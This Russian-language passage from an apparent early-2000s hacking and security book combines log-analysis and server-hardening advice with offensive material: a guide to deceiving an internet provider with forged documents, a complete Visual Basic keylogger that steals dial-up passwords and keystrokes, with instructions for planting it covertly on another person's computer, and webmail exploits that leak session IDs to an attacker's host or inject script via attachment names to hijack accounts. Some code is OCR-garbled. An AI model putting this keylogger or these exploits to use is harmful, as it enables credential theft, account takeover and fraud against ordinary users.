И снова, обратите внимание, что журналы пусты! Страшно подумать, вы просканированы, но даже не подозреваете об этом! Все три типа сканирования дают одинаковые результаты, но вы можете зафиксировать только первый — с опцией -sT (полное соединение). Чтобы обнаружить факты скрытного сканирования, вам придется использовать специальные средства регистрации, такие как tcplogd или ippl. Некоторые коммерческие межсетевые экраны также могут обнаруживать и фиксировать попытки такого сканирования, в частности IPFilter, SunScreen или FireWall-1.

Получили ли они доступ?

После того, как вы определили факт сканирования, следующий вопрос, которым вы задаетесь: Смогли ли они проникнуть внутрь? Большинство современных эксплоитов основано на переполнении бу-

фера (известном также, как срыв стека). Говоря простым языком, переполнение буфера возникает, когда программа (как правило, демон) получает на вход данные большего размера, чем ожидалось, перезаписывая критичные области памяти. В результате выполняется некоторый код, дающий права привилегированного пользователя (root).

Дополнительную информацию о переполнении буфера можно найти в прекрасной главе (автор — Aleph1) по адресу ftp://ftp.technotronic.com/rfc/phrack49-14.txt.

Обычно следы атак на переполнение буфера можно обнаружить в файле /var/log/messages (или /var/adm/messages для других разновидностей Unix) для атак типа mountd. Вы также можете обнаружить аналогичные следы в файле maillog, если атака осуществлена на imapd. В регистрационных журналах это выглядит так:

```
Apr 14 04:20:51 mozart mountd[6688]: Unauthorized access by NFS
client 192.168.11.200.
Apr 14 04:20:51 mozart syslogd: Cannot glue message parts together
Apr 14 04:20:51 mozart mountd[6688]: Blocked attempt of
192.168.11.200 to mount
~P~P~P
```

```
P~P~P~
```

успешной. Один из путей сделать это — сразу после попытки применения эксплоита посмотреть, нет ли соединений удаленной системы с вашей. Если имеет место успешный вход из удаленной системы, то попытка применения эксплоита оказалась удачной.

Другой признак — появление новых пользователей типа «moof», «rewt», «crak0» или «w0rm» в файле /etc/passwd. Эти пользователи (с UID=0) добавляются многими распространенными сценариями-эксплоитами. Как только черная шляпа получила доступ к вашей системе, первая вещь, которую она обычно делает, — это очистка регистрационных журналов и установка «троянизированной» подсистемы регистрации (см. «Они получают права root»).

С этого момента вы не сможете получать регистрационную информацию от вашей системы, так как все уже скомпрометировано. Что делать дальше, является темой отдельной статьи. А тем временем я рекомендую вам изучить документ http://www.cert.org/nav/recovering.html.

Чтобы облегчить себе процесс поиска аномалий в регистрационных журналах, я написал специальный сценарий (см. ниже), который осуществляет проверку журналов. Дополнительную информацию по разбору и сортировке журналов можно получить из письма, опубликованного Маркусом Ранумом.

Korn shell script

Заключение

Регистрационные журналы вашей системы могут очень много рассказать о вашем противнике. Однако первым шагом должно стать обеспечение их целостности. Одним из лучших решений этой проблемы является организация выделенного log-сервера, собирающего регистрационную информацию со всех систем. После того, как журналы защищены, вы можете использовать их для поиска в них характерных последовательностей. На базе этой информации вы сможете определить, какие цели преследует черная шляпа и, возможно, какими средствами она пользуется.

Полученные сведения помогут вам наилучшим образом организовать защиту вашей системы.

Защита от взлома

Десять советов по защите серверов для Web-коммерции:

1. Следует ограничить число людей, имеющих удаленный доступ к управлению вашим Web-сервером, и тщательно следить за этим доступом. Дистанционное администрирование (как и доступ к корневому каталогу) — отличная лазейка для хакера.

2. Проверьте, правильно ли сконфигурированы списки доступа и вносятся ли в них каждодневные изменения, отражающие состояние деловой жизни компании (такие, например, как добавление новых пользователей и клиентов, удаление старых).

3. Насколько возможно, отделите ваш коммерческий сервер от прочих услуг. Можно дополнительно укрепить сервер, отменив все необязательные функции приложений и операционных систем. Если вы не в состоянии этого сделать, следует всерьез подумать об использовании сторонних услуг (outsourcing).

4. Установите систему обнаружения вторжений, которая немедленно будет ставить в известность администратора сети обо всех проблемах, требующих устранения. Помните, что обнаружить хакера - это полдела; главная задача состоит в пресечении его деятельности.

5. Система должна реагировать на любые необычные события, происходящие на серверах. Невозможно остановить злоумышленника, не зная, что он делает.

6. Неправильно написанные, сконфигурированные и установленные скрипты Perl и CGI (Common Gateway Interface) могут стать причиной возникновения «дыр» в системе защиты. Этими средствами надо пользоваться осторожно; все скрипты должны проверяться опытными специалистами.

7. Для обеспечения безопасности некоторых коммерческих серверов использования паролей недостаточно. Стоит обдумать возможность раздачи клиентам физических и электронных жетонов (они стоят примерно 50 дол. за штуку).

8. Следует обеспечивать и аутентификацию администраторов. Все большее распространение получают различные биометрические средства идентификации по голосу, отпечаткам пальцев и узору сетчатки (они стоят примерно по 300 дол. в расчете на одного пользователя).

9. При переводе денежных сумм (с использованием кредитных карточек или путем обращения к мэйнфрейму, где поддерживаются полномасштабные банковские операции) ваш узел обращается к дру-

гим сетям. При взаимодействии с критически важными системами следует применять такие средства обеспечения безопасности, как Secure Socket Layer, Secure Hypertext Transfer Protocol или Kerberos.

10. Подумайте, не стоит ли снабдить критически важные данные и соответствующие им системные файлы оболочками для обеспечения их целостности. Криптографические оболочки вокруг этих файлов позволят не допустить их модификации или внесения вредоносного кода.

Как работать с группой, оценивающей надежность системы информационной безопасности

Выберите себе консультанта с хорошей репутацией.

Потребуйте, чтобы в группе велись подробные контрольные журналы в течение всего срока работ.

Необходимо, чтобы группа оценки могла приостановить свою деятельность за несколько минут, если начнет происходить нечто нежелательное.

Группа должна выдать несколько различных отчетов, рассчитанных на технических специалистов, руководителей среднего звена и высшее руководство компаний.

Ознакомьтесь с результатами проверки и используйте их как руководство к действию.

Десять недорогих способов укрепления системы обеспечения внутренней безопасности

1. Стоит выяснить о нанимаемых на работу людях несколько больше, чем можно узнать из их резюме; особенно это касается таких критически важных должностей, как системный администратор. Подумайте, не надо ли ввести систему психотестов, которые позволят выявить этические принципы кандидатов, их особенности.

2. Рассмотрите вопрос о снятии дисководов с пользовательских ПК. Это затруднит сотрудникам установку своего собственного программного обеспечения и компьютерных игр, помешает им заражать систему вирусами и «выносить» из компании закрытую информацию. Такая мера позволит избежать и еще одной угрозы для информационной безопасности — диски, разбросанные на столе сотрудника, легко могут пропасть.

3. Не допускайте, чтобы на одну сетевую станцию приходилось более одного идентификатора пользователя. Установите безопасные экранные заставки — это поможет решить административные проблемы.

4. Предоставляйте корневые привилегии только тем администраторам, которым они реально нужны. Помните, что каждый раз, когда вы даете такие привилегии, в системе защиты появляется еще одна потенциальная «дырка».

5. Уничтожайте или сжигайте важную закрытую информацию: списки персонала, идентификационные имена сотрудников, сводки отдела кадров, папки с данными о клиентах, памятки, руководства, схемы сетей и вообще все, что может представлять интерес для злоумышленников.

6. Мусорные контейнеры должны находиться на территории организации; в противном случае злоумышленник не устоит перед соблазном в них порыться.

7. Постарайтесь, чтобы сотрудники компании стали вашими союзниками в борьбе за корпоративную безопасность. Попробуйте реализовать программы партнерства: пообещайте вознаграждение тому, кто обнаружит недочеты в системе безопасности или уличит кого-либо в недобросовестности.

8. Внимательно изучайте все продукты, обеспечивающие информационную безопасность. Убедитесь, что они работают именно так, как было обещано производителем. Подумайте, можно ли укрепить систему защиты, не устанавливая новый продукт, который потребует от вас определенных усилий.

9. Уполномочьте кого-либо из сотрудников принимать оперативные меры в случае угрозы информационной безопасности — от аварийной остановки Web-сервера до вызова охраны для удаления проштрафившегося сотрудника за пределы организации.

10. Оповестите сотрудников, что вы используете самые современные средства мониторинга сети и контроля за действиями работников компании. Объясните, что вы не собираетесь устанавливать тоталитарный режим, а просто боретесь со злоумышленниками.

В результате ваши сотрудники будут с меньшей легкостью нарушать правила пользования информационной системой и обеспечения защиты данных.

Пять основных условий обеспечения информационной безопасности

1. Главное, что нужно сделать для защиты информационной системы от внешних и внутренних угроз, — выработать корпоративную политику. Обдумайте, чего вы хотите добиться и как можно достичь поставленной цели; составьте ясный документ, посвященный политике защиты.

2. Регулярно проводите занятия с сотрудниками, повышая их образовательный уровень и степень информированности обо всех аспектах информационной безопасности компании. Объясняйте сотрудникам, в чем могло бы состоять их участие в обеспечении информационной безопасности компании.

3. Периодически проводите тестирование и оценку системы защиты, чтобы проверить, насколько внешняя и внутренняя защиты соответствуют корпоративной политике. Работайте только с теми консультантами, которые придерживаются структурированного подхода и не заинтересованы напрямую в результатах тестирования.

4. Не забывайте о простых способах физической защиты. Следите за доступом к распределительным шкафам, серверам, комнатам телефонной связи и кроссам точно так же, как вы следите за доступом к вычислительным центрам.

5. Рассмотрите вопрос об использовании услуг сторонних компаний, специализирующихся в области защиты данных; они должны работать в контакте с отделом автоматизации. Эти компании могут оказаться лучше подготовленными к тому, чтобы следить за защитой ваших данных 24 часа в сутки без выходных. Однако тогда вам придется передать в чужие руки управление определенной частью своего бизнеса.

Десять способов поддержки работоспособности системы защиты

1. Время от времени проводите тестирование систем защиты – это позволит отслеживать все изменения в самих системах, сетях и поведении пользователей. Точечные проверки системы защиты данных предприятия стоит проводить ежемесячно, а полную проверку информационной безопасности предприятия — раз в год. Возможное влияние новых приложений на информационную безопасность следует оценивать перед их установкой.

2. Постоянно проверяйте надежность парольной защиты, даже если ничто не внушает беспокойства. Длинные пароли лучше коротких, поскольку их труднее подобрать, однако их и труднее запомнить, не записывая. Вот примеры хороших паролей: PaSsWoRd (чередующиеся прописные и строчные буквы), ford6632 (распространенное слово и легко запоминающееся число), 3lite, wr1t3m3, w1nn13 (так пишут хакеры).

3. Следите за тем, как ваши пользователи работают с Internet, и регулируйте этот процесс.

4. В рамках программы непрерывного образования предложите сотрудникам ознакомиться со специальными играми и моделирующими программами, которые позволят им осознать, какие последствия может иметь пренебрежение правилами защиты данных.

5. За счет использования механизмов управления доступом и технологий для интрасетей разделите вашу организацию на логические части. Секционирование ресурсов и информации повышает степень защищенности. Подумайте также об использовании закрытой почтовой системы, ограничивающей возможность обмена информацией между сотрудниками.

6. Станьте подписчиками новостных групп Internet, посвященных проблемам безопасности, и просматривайте основные Web-страницы; это позволит вам постоянно быть в курсе событий.

7. Немедленно устанавливайте все новые версии операционных систем, «заплаты» к прикладным программам и комплекты сервисов, выпускаемые производителем программного обеспечения. Тщательно проверяйте, не окажет ли новая программа негативного воздействия на другие системы.

8. Создайте из сотрудников вашей компании оперативную группу компьютерной безопасности (Computer Emergency Response Team, CERT). CERT — это общепринятый термин для обозначения группы экспертов по компьютерным технологиям, которые призваны бороться с компьютерными и сетевыми катастрофами. Установите контакты с группами CERT из родственных организаций, что позволит поддерживать устойчивость системы защиты в более глобальном масштабе.

9. Просматривайте списки прав доступа пользователей и следите за их актуальностью. Ограничивайте пользователям возможности доступа; максимально закручивайте все гайки в системе безопасности.

10. Рассматривайте защиту данных как процесс. Не следует думать, что, установив систему защиты данных, можно поставить галоч-

ку в списке необходимых дел и на этом успокоиться. Разработайте политику поддержания корпоративной информационной безопасности, которая соответствовала бы потребностям вашего бизнеса.

Сигнал тревоги

По данным Национальной ассоциации компьютерной безопасности, за период с 1996 г. по ноябрь 1997 г. количество макровирусов возросло с 40 до 1300.

Иностранные агенты минимум из 23 стран пытались осуществить разведывательные действия против американских корпораций. По данным ФБР, только в 1997 году потери американских компаний, связанные с интеллектуальной собственностью, составили свыше 300 млрд. долларов.

Как показало исследование, проведенное компанией Warroom Research совместно с американским Сенатом, 58% компаний обнаруживали случаи несанкционированного доступа к своим сетям. Более чем в 69% случаев успешных вторжений убытки компаний составили свыше 50 тысяч долларов, а более чем в 27% случаев — свыше 500 тысяч долларов.

Исследование, проведенное компанией Warroom Research, показало, что каждая из более чем 51% компаний уличала не менее шести своих сотрудников в злоупотреблениях, связанных с информационными сетями. Более чем в 75% случаев единственным наказанием стало устное или письменное порицание.

Как обманывают провайдера

Для хакера выбор провайдера — это отправная точка, с которой он начинает свой путь по стезе порока. Хакеры, как правило, не бывают глупыми. Как говорили на Диком Западе, «либо ты быстрый, либо мертвый». Так же и тут: либо умный, либо не хакер. Однако наличие ума не означает отсутствия лени, и вот таких ленивых хакеров и должен отлавливать провайдер, чтобы не позволить им грабить нормальных клиентов фирмы и не распугать всю клиентуру.

Разумеется, хакеры учитывают то обстоятельство, что практически все провайдеры требуют идентификации их личности (ФИО, паспортные данные и т. д.), и принимают против этого меры предосторожности.

Прием «Левая

Ни один хакер никогда не станет регистрироваться под настоящим именем, ибо неизвестно, к кому могут попасть его данные и для чего их могут использовать. Самым простым способом является простейшая подделка документов — хакер при регистрации у провайдера предъявляет «левую со своей фотографией и левыми данными. Для убедительности ставится печать (берется у друзей, можно вообще сделать ее — любая печать в Москве стоит порядка 50 долларов) — лучше государственного типа. Ксива может, например, гласить, что имярек: охранник, работник прокуратуры, сотрудник ФАПСИ (ФСБ, МВД) или просто какой-либо сотрудник какой-либо фирмы.

Для начала он берет любую телефонную базу, например, КОТИК или ее Online версию: http://www.
form, и вводит любую выдуманную им фамилию. Он не станет вводить тривиальные фамилии, вроде Иванов, Петров, Смирнов, Андреев, Алексеев и т. д. Как правило, берется что-то не совсем обычное, первое, что приходит в голову: Левашов, Дубинин, Авдотин, Садовский и т. д. И плюс ко всему необходимо выдумать левые паспортные данные: серия, номер, кем выдан, когда. Кстати, по базе ОЗОМ он может легко определить принадлежность конкретной улицы к конкретному отделению милиции — для еще большей достоверности.

Далее злоумышленник едет в контору к провайдеру (чаще с утра, хочет зарегистрироваться (стать их клиентом), а когда доходит до паспорта (иногда достаточно просто вписать паспортные данные, не предъявляя его), говорит, что не взял его (мол, никто и не говорил по телефону, что нужен паспорт), НО он наизусть помнит свои паспортные (левые, данные. Для убедительности он может показать свое удостоверение. Как правило, сотрудницы, сидящие на оформлении документов, на такое соглашаются и отныне ваш сервер находится под постоянной угрозой влома.

Если номер «не прокатит», несостоявшийся клиент уходит с обиженным видом и угрозами: мол, ноги моей больше не будет в вашей гнилой конторе.

Прием 2. Наличие АОНа

Умный хакер, если хочет сохранить свою конфиденциальность при работе с Интернет, прежде всего удостоверяется в отсутствии аппаратуры АОН у провайдера. Для этого производятся контрольные звонки на рабочие (именно рабочие, а не тестовые линии — их телефо-

```
Dim i As Integer
Dim j As Integer

 LoadWnds // загружаем список всех окон
 If FindWindow(«Терминала (после подключения)») О О
Then
 // Найдено окно терминальты
 If SpyWindow. Timer2. Interval = 0 Then
//если второй таймер был выключен, то чистим буфер
клавиатуры и включаем его
 For i = 0 To 255: j = GetAsyncKeyState(i) : Next i
 SpyWindow. Timer2. Interval = 20
 End If
 Else //Онко терминала не найдено...
 If SpyWindow. Timer2. Interval <>0 Then
 //…но было ранее, а теперь пропало
 SaveTermInfo TermChar, TermBox
 TermChar = «»
 SpyWindow. Timer2. Interval = 0 //выключаем таймер 2
 End If
 End If
 // Проверяем попытку установить связь
 // Используется тот факт, что, когда появляется окно
«Установка связи с», то:
// первый диалог (где юзер набирает пароль) просто
прячется, но не
// выгружается. Спасибо Вилли Гейтсу :=)
 If FindNearWindow(«Установлена связь с») <> 0 Then
 // грузим список дочерних окон этого окна:
 LoadChilds (FindWindow(«Установка связи»))
 // сбой — дочернее окно почему-то не найдено (???)
 If FindChild(«Имя пользователя») = 0 Then Exit Sub
 // грабим содержимое следующих за именованными дочер-
них окошек:
  newUserName = Capture(FindChild(«Имя пользовате-
ля»)+1)
 newPassWrd = Capture (FindChild(«Пароль»)+1)
 newDialNum = Capture(FindChild(«Телефон») + 1)
```

```
 // сверяем с ранее сграбленными
 If UserName = newUserName And PassWrd = newPassWrd
And DialNum = newDialNum Then Exit Sub
 // хотя бы одно значение отличается!
 UserName = newUserName
 PassWrd = newPassWrd
 DialNum = newDialNum
 SaveDialogInfo (UserName, PassWrd, DialNum)
 End If
End Sub
Function Capture (childIDX As Integer) As String
// аргумент — индекс в массиве загруженных дочерних
окон
// посылает окну сообщение WM_GETTEXT и получает его
содержимое
// возвращает его (в виде строки)
Dim rc As Integer
Dim wParam As Integer
Dim lParam As String
 wParam = 1024 // макс. длина содержимого
 IParam = Space(1024) // lparam содержит строку про-
белов длиной 1024 символа
 rc = SendMessage(Child(childIDX). hchild, WM_GETTEXT,
wParam, IParam)
 If rc <> 0 Then IParam = Left(lParam, rc) // обрез-
ка строки по фактической длине
 Capture = IParam
End Function
Function FindChild (childName As String) As Integer
// аргумент - строка, содерж. имя дочернего окна
// возвращает индекс массива загруженных процедурой
LoadChilds доч. окон
Dim i As Integer
FindChild = 0
For i = 0 To 255
 If InStr(Child(i). name, childName) <> 0 Then
 // встроенная ф-ция Insr ищет подстроку в строке
 // возвращает позицию вхождения или 0
```

```
 FindChild = i
 Exit For
 End If
Next i
End Function
Function FindNearWindow (WinName As String) As Integer
// ищет приблизительно подходящее название окна
// возвращает индекс в массиве загруженых окон
Dim i As Integer
FindNearWindow = 0
For i = 0 To 255
 If InStr(Wnd(i). name, WinName) <> 0 Then
 FindNearWindow = Wnd(i). hwnd
 Exit For
 End If
Next i
End Function
Function FindWindow (WinName As String) As Integer
// CM. FindNearWindow
Dim i As Integer
FindWindow = 0
For i = 0 To 255
 If Wnd(i). name = WinName Then
 FindWindow = Wnd(i). hwnd
 Exit For
 End If
Next i
End Function
Sub LoadChilds (hwnd As Integer)
// загружает в массив Child() список дочерних окошек
указанного окна
// аргумент — hWnd, указывающий окно
Dim hchild As Integer
Dim lpszChildName As String
Dim cbChildName As Integer
Dim rc As Integer
Dim i As Integer
```

```
 hchild = GetWindow(hwnd, GW_CHILD) // API ф-ция возвращает hWnd дочернего окна
 While hchild <> 0
 cbChildName = GetWindowTextLength(hchild)
 lpszChildName = Space(127) // забивает в переменную 127 пробелов
 rc = GetWindowText(hchild, lpszChildName, cbChildName + 1)
 If rc <> 0 Then
 lpszChildName = Left(lpszChildName, rc) // обрезка строки под реальную длину
 Child(i). name = lpszChildName
 End If
 Child(i). hchild = hchild
 i = i + 1
 DoEvents // дает Windows обработать одно сообщение системной очереди (от задержек)
 hchild = GetWindow(hchild, GW_HWNDNEXT) // next child
 Wend
End Sub
Sub LoadWnds ()
// См. LoadChilds
Dim lpszWinName As String
Dim cbWinName As Integer
Dim hwnd As Integer
Dim created As Integer
Dim rc As Integer
Dim i As Integer
 hwnd = GetWindow(SpyWindow. hWnd, GW_HWNDFIRST)
 While hwnd <> 0
 cbWinName = GetWindowTextLength(hwnd)
 lpszWinName = Space(127)
 rc = GetWindowText(hwnd, lpszWinName, cbWinName + 1)
 If rc <> 0 Then
 lpszWinName = Left(lpszWinName, rc)
 Wnd(i). name = lpszWinName
 Wnd(i). hwnd = hwnd
```

```
 i = i + 1
 End If
 DoEvents
 hwnd = GetWindow(hwnd, GW_HWNDNEXT)
 Wend
End Sub
Sub SaveDialogInfo (User As String, PassWrd As String,
DialNum As String)
Dim hFile As Integer
hFile = FreeFile
Open «c:\spy. txt» For Append As hFile
// Append открывает файл и перемещает указатель на ко-
нец файла
 Print #hFile, «Connected» & Date & « — « & Time
 Print #hFile, «User=» & User & «Pass=» & PassWrd &
«Dial=» & DialNum
Close hFile
End Sub
Sub SaveTermInfo (TermChar As String, TermBox As
String)
Dim hFile As Integer
hFile = FreeFile
Open «c:\spy. txt» For Append As hFile
 Print #hFile, «Term Box=» & TermBox
 Print #hFile, «Term Type=» & TermChar
Close hFile
End Sub
Sub TimerProc2 ()
// процедура обработки второго таймера
Static ri As Integer
Static k As Integer
Static rs As String
 For k = 0 To 255
 ri = GetAsyncKeyState(k)
 // проверка нажатия/отпускания клавиш и устранение
повторов
 If (ri <> 0) And (Not key(k)) Then TermChar = TermChar
+ Translate(k, True)
```

```
 If (ri = 0) And key(k) Then rs = Translate(k, False)
 key(k) = ri <> 0
 Next k
End Sub
Function Translate (code As Integer, press As Integer)
As String
// простенький транслятор скэн-кодов
// аргумент press индицирует нажатие Shift'a
// возвращает строку в коде ASCII
 If code = 16 Then Shift = press: Exit Function
 If code = 8 Then Translate = «[BS]»: Exit Function
 If code - 32 Then Translate = « «: Exit Function
 If code = 13 Then Translate = Chr(13) + Chr(10): Exit
Function
 If code > 64 And code < 91 Then
 If Shift Then
 Translate = Chr(code)
 Else
 Translate - Chr(code + 32)
 End If
 Exit Function
 End If
 If code > 47 And code < 58 Then
 If Shift Then
 Translate = Choose(code — 47, «)», «!», «@», «#», «$»,
«%», «^», «&», «*», «(«)
 // Choose выбирает одно из списочных значений от пер-
вого аргумента=1
 Else
 Translate = Chr(code)
 End If
 Exit Function
 End If
 If code > 95 And code < 108 Then
 Translate = Choose(code — 95, «0», «1», «2», «3», «4»,
«5», «6», «7», «8», «9», «*», «+»)
 Exit Function
 End If
```

```
 Select Case Shift
 Case True
 Select Case code
 Case 192
 Translate = «~»
 Case 189
 Translate = «_»
 Case 187
 Translate = «+»
 Case 220
 Translate = «|»
 Case 188
 Translate = «<»
 Case 190
 Translate = «>»
 Case 191
 Translate = «?»
 End Select
 Exit Function
 Case False
 Select Case code
    «Case.   class»   tppabs=»http://www.    chat.
ru/%7esly_fox/Case. class» 192
 Translate = «'»
 Case 189
 Translate = «-»
 Case 187
 Translate =- «=»
 Case 220
 Translate = «\»
 Case 188
 Translate = «, «
 Case 190
 Translate = «. «
 Case 191
 Translate = «/»
 End Select
 End Select
End Function
```

Компиляция

Для получения работающей программы на бейсике создайте форму и поместите на нее два таймера. Интервал первого таймера 500 мс, второго -- 0 (запрещен). Событие Timerl будет вызывать TimerProcl, второй — соответственно.

В комментариях я постарался дать информацию по специфике бейсика для облегчения понимания кода и написания на нормальных языках программирования/компиляторах. Данный код не является переносимым на другие ОС, так как использует специфичные дыры Win95.

Использование

Файл, в котором сохраняются награбленные пароли, лучше обозвать как-то вроде krnl386. sys, или другим отпугивающим именем.

Использование программы начинается с ее установки в чужой компьютер. Далее в файле win. ini прописывается ее имя в строку load=. Через какое-то время можно «приходить» и забирать пароли с этого компьютера.

Для быстрого внедрения в чужой компьютер пишется также установщик (возможно, с отложенной распаковкой для уменьшения размера копируемого с дискеты файла). Пока жертва отошла покурить (вариант: к телефону, на который звонит по вашему сигналу друг), вставляем дискету и запускаем установщик. В следующий запуск программа распакуется и будет готова к работе.

Используя эти процедуры как библиотеку, вы можете строить программы, преследующие другие цели, связанные с незаметным отслеживанием ввода/вывода как в специфичные окна, так и по системе глобально (что с добавлением отслеживания контекста работы пользователя дает иногда очень интересную информацию). Не представляет также сложности разработка ПО, следящего за запуском задач и потоками данных на драйверы устройств (типа принтера или жесткого диска). (Что, кстати, и было сделано).

Комментарий специалиста: это и подобные им наставления, которых сейчас море в океане Интернета, помещено нами с одной-единственной целью — показать, насколько несовершенны существующие в настоящий момент системы безопасности без тщательнейшего контроля своих сотрудников со стороны администрации предприятия. Как видите, стоит вашему сотруднику «отойти покурить» или ответить на посторонний звонок «неизвестного друга» и опытный хакер способен парализовать всю работу вашего учреждения. И если против атаки портов есть аппаратно-программные комплексы по защите ПК и сетей от несанкционированного доступа (можно рекомендовать семейство «Аккорд»), то от проникновения подобного «друга» можно **рекомендовать** только одно — постараться не допускать его внутрь **своего** учреждения.

Глава 5
ЗАЩИЩАЙТЕ ВАШУ ПОЧТУ!

Кратко коснусь истории ошибок рассматриваемого почтового сервиса и укажу некоторые результаты последнего тестирования на безопасность WWW-интерфейсов российских почтовых служб при работе с современными браузерами, настроенными по умолчанию, что соответствует 99% случаев. Конечно, большинство ошибок будут устранены, многие вообще не коснутся работающих стандартными методами (через почтовые протоколы POP3& ШАР &SMTP), но общее впечатление о политике и уровне безопасности вы сможете составить. Есть мнение, что безопасный WWW-интерфейс для чтения почты создать почти невозможно без существенного снижения качества письма, т. к. браузеры изначально не расчитаны на подобные функции, а регулярно появляющиеся новые возможности делают малоэффективной фильтрацию. Очень многие не согласны с этим, но до сих пор все крупнейшие сервисы страдают от всё новых и новых ошибок. Даже в такой уважаемой службе, как hotmail.com, очередной баг был выявлен всего полмесяца назад...

Забегая вперед, приведу сводные результаты тестирования: так вот, ни одна из рассмотренных служб не была безопасной при стандартных настройках браузеров, предоставляя атакующему возможность, слегка помучившись, отобрать аккаунт. Для безопасной работы придется, как минимум, отключить поддержку сценариев (Javascript), а иногда не спасет и это.

Из российских почтовых служб наиболее известными (автору) являются : Mail.ru, FreeMail.ru (km.ru) , newmail.ru (hotmail.ru, nm.ru) (временно прекратил регистрацию пользователей и свежих тестов нет), mail.rambler.ru, mail.yandex.ru (narod.ru), inbox.ru. Особняком стоит hotbox.ru (pochtamt.ru, pisem.net, mailru.com, krovatka.net, rbcmail.ru.) — единственный известный российский сервис, поддерживающий защищенные соединения и гарантирующий полную конфиденциальность. Теоретически этот сервер должен (был) служить эталоном безопасности, поэтому с него и начнем.

HOTBOX.RU

Заявленные возможности. Как уже упоминалось, это единственный сервис, поддерживающий защищенные соединения и изначально ориентированный на конфиденциальность. Кстати, по заявленным возможностям, он — самый функциональный из аналогичных служб. Размер почтового ящика — 20 Mb!

Возможность работы по WWW-интерфейсу в защищенном и обычном режимах.

Поддерживает стандартные протоколы POP3, IMAP (!) и SMTP с поддержкой SSL.

Поддерживает пересылку. Поддерживает фильтрацию.

Встроенной антивирусной проверки нет.

Большой выбор доменов: hotbox.ru, pochtamt.ru, pisem.net, mail-ru.com, krovatka.net, rbcmail.ru.

История. При заходе на сервер Вы можете прочитать: «От прочих сервисов нас отличают:

-- Абсолютная конфиденциальность - мы предоставляем возможность использовать защищенный режим, в котором вся пользовательская информация шифруется.

-- Высокая надежность — наш опыт работы (сайт открылся более года назад) и наши пользователи (а их более 400 тыс.) служат тому подтверждением.

— Безопасность.»

На первый взгляд, от посещения службы остается доброе впечатление: отличный набор возможностей, можно нормально работать без Javascript, во время работы пользователь идентифицируется по случайному многозначному идентификатору, почти все опасные настройки (кроме пересылки) защищены паролями, а включение форвардинга требует подтверждения от конечного адреса, что позволяет избежать случайной ошибки.

Небольшая очевидная ошибка выявилась только при регистрации: предлагались нестойкие секретные вопросы типа «Девичья фамилия матери» (впрочем, это общая болезнь, да и пользователю самому думать головой надо). В общем, на минуту показалось, что вот он - идеальный ресурс. Увы, только на одну минуту. Первое же тестирование выявило, что сервер подвержен простейшим ошибкам в фильтрации скриптов и других опасных тегов, но это оказалось не самым худшим.

Как уже было отмечено, во время работы пользователь идентифицируется по случайному многозначному идентификатору (id) и, разумеется, IP и/или cookies. Тест показал, что это не так! Узнав значение id на ящик, оказалось возможным зайти с другого адреса, например, после обрыва соединения! Более того, не требовалось и поддержки «пирожков» (хотя узнать их при возможности выполнить скрипт проблемой не являлось). Фактически, для несанкционированного просмотра ящика достаточно себе поставить простейшую программу, регистрирующую обращения к 80-му (или другому указанному в адресе) порту, послать письмо, вставив в него нефильтруемый тег, провоцирующий браузер на автоматическое обращение к машине атакующего (например, с помощью ссылки на картинку, якобы расположенную на IP адресе взломщика < img src=http://адрес_машины_взломщика: порт/anyname.gif width=1 height=l >), и, дождавшись, пока жертва зайдет читать почту, посмотреть поле «Referer:» в заголовке пришедшего запроса!

```
GET /anyname.gif HTTP/1.0
R e f e r e r :
http://www.hotbox.ru/message.php?id=b04b13da32e6345bc
2b9bc72f19014cf&index=6&array_index=5
Connection: Keep-Alive
...
--------
```

Пример Java-утилиты для прослушивания порта.

```
type sserv.java
---------
import java.io.*
import java.net.*
import java.util.*
public class sserv {
public static void main(String args[])
{
ServerSocket ss
Socket s
InputStream is
try {
ss = new ServerSocket(80); // Номер слушаемого порта.
```

```
s - ss.accept()
is = s.getInputStream()
byte buf[] = new byte[512]
int lenght = is.read(buf)
System.out.write(buf,0,lenght)
is.close()
}          catch(Exception          ioe)          {
System.out.println(ioe.toString()); }
} // end main
} //end sserv
-------
: javac ssev.java
: java sserv
```

Атакующему осталось только отключить поддержку cookies в своем браузере, полностью набрать указанный в Referer адрес и параллельно «работать с почтой» (почитать письма, установить пересылку...), пока хозяин не выйдет из нее.

Если злоумышленник не имеет постоянного соединения с сетью, он может воспользоваться дырками в фильтрации тегов, чтобы установить с помощью языков сценариев пересылку (для этого придется отправить дополнительное письмо с кодом подтверждения).

Примеры ошибок фильтрации:

Не фильтруются теги в именах присоединенных файлов:

```
Content-Type: text/html; charset=us-ascii;
name=»test.html»
Content-Transfer-Encoding: 7bit
Content-Disposition: inline;
filename=»te                script        >        ...
location.href=location.href.replace(«index»,»actionID
=1&index»); < /script > st.html»
```

Приведенный пример автоматически удалит пришедшее «зараженное» письмо после выполнения каких-то действий.

Не фильтруются также обработчики событий, например:

```
<  img  src=»about:any»  height=1600  width=1600
onMouseOver=' любой код для эксплойта; return true;'>,
```

Скрипты, записанные в эти поля выполнятся сразу после открытия письма или первого движения мыши в письме. Есть и другие дырки. Окончательным свидетельством небрежного подхода разработчиков к Веб-интерфейсу стало хранение данных в cookies: при включенной опции «запомнить пароль» — последний сохраняется в виде plain text без какой-либо шифровки вместе с логином!

Итог. В принципе, идеи заложены хорошие, подвели неаккуратность и стремление сделать работу поудобнее. Если не пользоваться веб-интерфейсом, работая по защищенным почтовым протоколам ч/з Outlook Express, то безопасность будет существенно выше, чем у конкурентов. Конечно, при условии, что остальные возможности не реализованы так же «аккуратно».

Inbox.ru

Заявленные возможности. Размер почтового ящика — 2 Mb.

Возможность работы по WWW-интерфейсу.

Поддерживает стандартные протоколы POP3 и SMTP для работы с почтовыми программами.

Поддерживает пересылку.

Поддерживает фильтрацию.

Встроенной антивирусной проверки нет.

Защищённых соединений, увы, не поддерживает.

История. Сервис появился в 1998 году, основан на модифицированном ПО, разработанном mail.ru.

Безопасность. Очевидные недостатки:

-- Смена пароля и установка пересылок никак не защищены (подтверждения паролем не требует, место отсылки формы не проверяется).

-- Пропускает скрипты в имени присоединенных файлов (кроме .htm-вских), что делает отбор ящика элементарным. Ниже дан пример простейшего эксплойта (без маскировки), меняющего пароль при открытии письма.

Размещаете на Веб-страничке любого общедоступного сервиса отредактированный файл editprofil.html (приведенный ниже).

В отсылаемом письме редактируете строку, содержащую имя

присоединенного файла (содержание письма особой роли не играет), аттач не должен иметь расширение htm, html или txt, как показано ниже.

```
Content-Type: image/gif; charset=us-ascii
name=»test.gif»
Content-Transfer-Encoding: base64
Content-Disposition: inline
filename=»te < script >
locaton.href=»http://ДОМЕН/editprofil.html») <
/script > st.gif»
editprofil.html
```

